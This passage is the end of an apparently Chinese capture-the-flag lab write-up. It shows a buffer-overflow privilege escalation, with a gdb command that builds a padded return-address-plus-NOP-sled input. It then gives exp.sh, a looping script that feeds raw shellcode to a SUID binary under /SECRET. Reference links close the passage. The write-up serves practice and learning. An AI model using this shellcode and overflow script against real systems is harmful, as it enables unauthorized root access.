
不需要jmp做跳板到shellcode，接下来绕过就是用大量的nop即可！



查看esp值

查看esp值


```
run $(python -c 'print "A"*171 + "\xd0\xfe\xe7\xbf" + "\x90"*3000')
bfe7a190
```



exp.sh

```
#!/bin/bash
while true; do
  $(find /SECRET -type f -size 5150c) $(python -c 'print "A"*171 + "\x90\xa1\xe7\xbf" + "\x90"*30000 + "\xb8\x77
\x45\x9b\x14\xda\xc0\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x0b\x83\xeb\xfc\x31\x43\x11\x03\x43\x11\xe2\x82\x2f\x90\x4c
\xf5\xe2\xc0\x04\x28\x60\x84\x32\x5a\x49\xe5\xd4\x9a\xfd\x26\x47\xf3\x93\xb1\x64\x51\x84\xca\x6a\x55\x54\xe4\x08
\x3c\x3a\xd5\xbf\xd6\xc2\x7e\x13\xaf\x22\x4d\x13"') 2> /dev/null
  sleep 1
done

ls -la   ---查看文件大小
-size  ---表示文件大小
-type  ---文件类型
f 普通文件


cd /tmp //这个文件夹下有权限
nano exp.sh  vi exp.sh //都可以创建
```


```
chmod +x exp.sh
./exp.sh
```



总结

本靶机 为综合练习 内核提权 udf提权 换缓冲区溢出提权，其中缓冲区溢出提权初步接触 比较不懂，也是看别人wrteup 复显过程才写好。

参考链接
hping3 端口碰撞
https://blog.csdn.net/qq_30247635/article/details/86243448

msf爆破ssh
https://blog.csdn.net/huweiliyi/article/details/105590291

缓冲区溢出
https://blog.csdn.net/missmxr/article/details/121451920

pwngdb使用
https://ch4r1l3.github.io/2018/06/22/pwn从入门到放弃第三章—gdb的基本使用教程/

gdb与peda、pwngdb、pwndbg组合安装与使用
https://blog.csdn.net/whbing1471/article/details/112410599

pwn环境搭建：
https://mambainveins.com/2021/07/23/2021/2021-07-23-pwn_env/

初识缓冲区
https://isbase.cc/tip/exploit/tip-2.html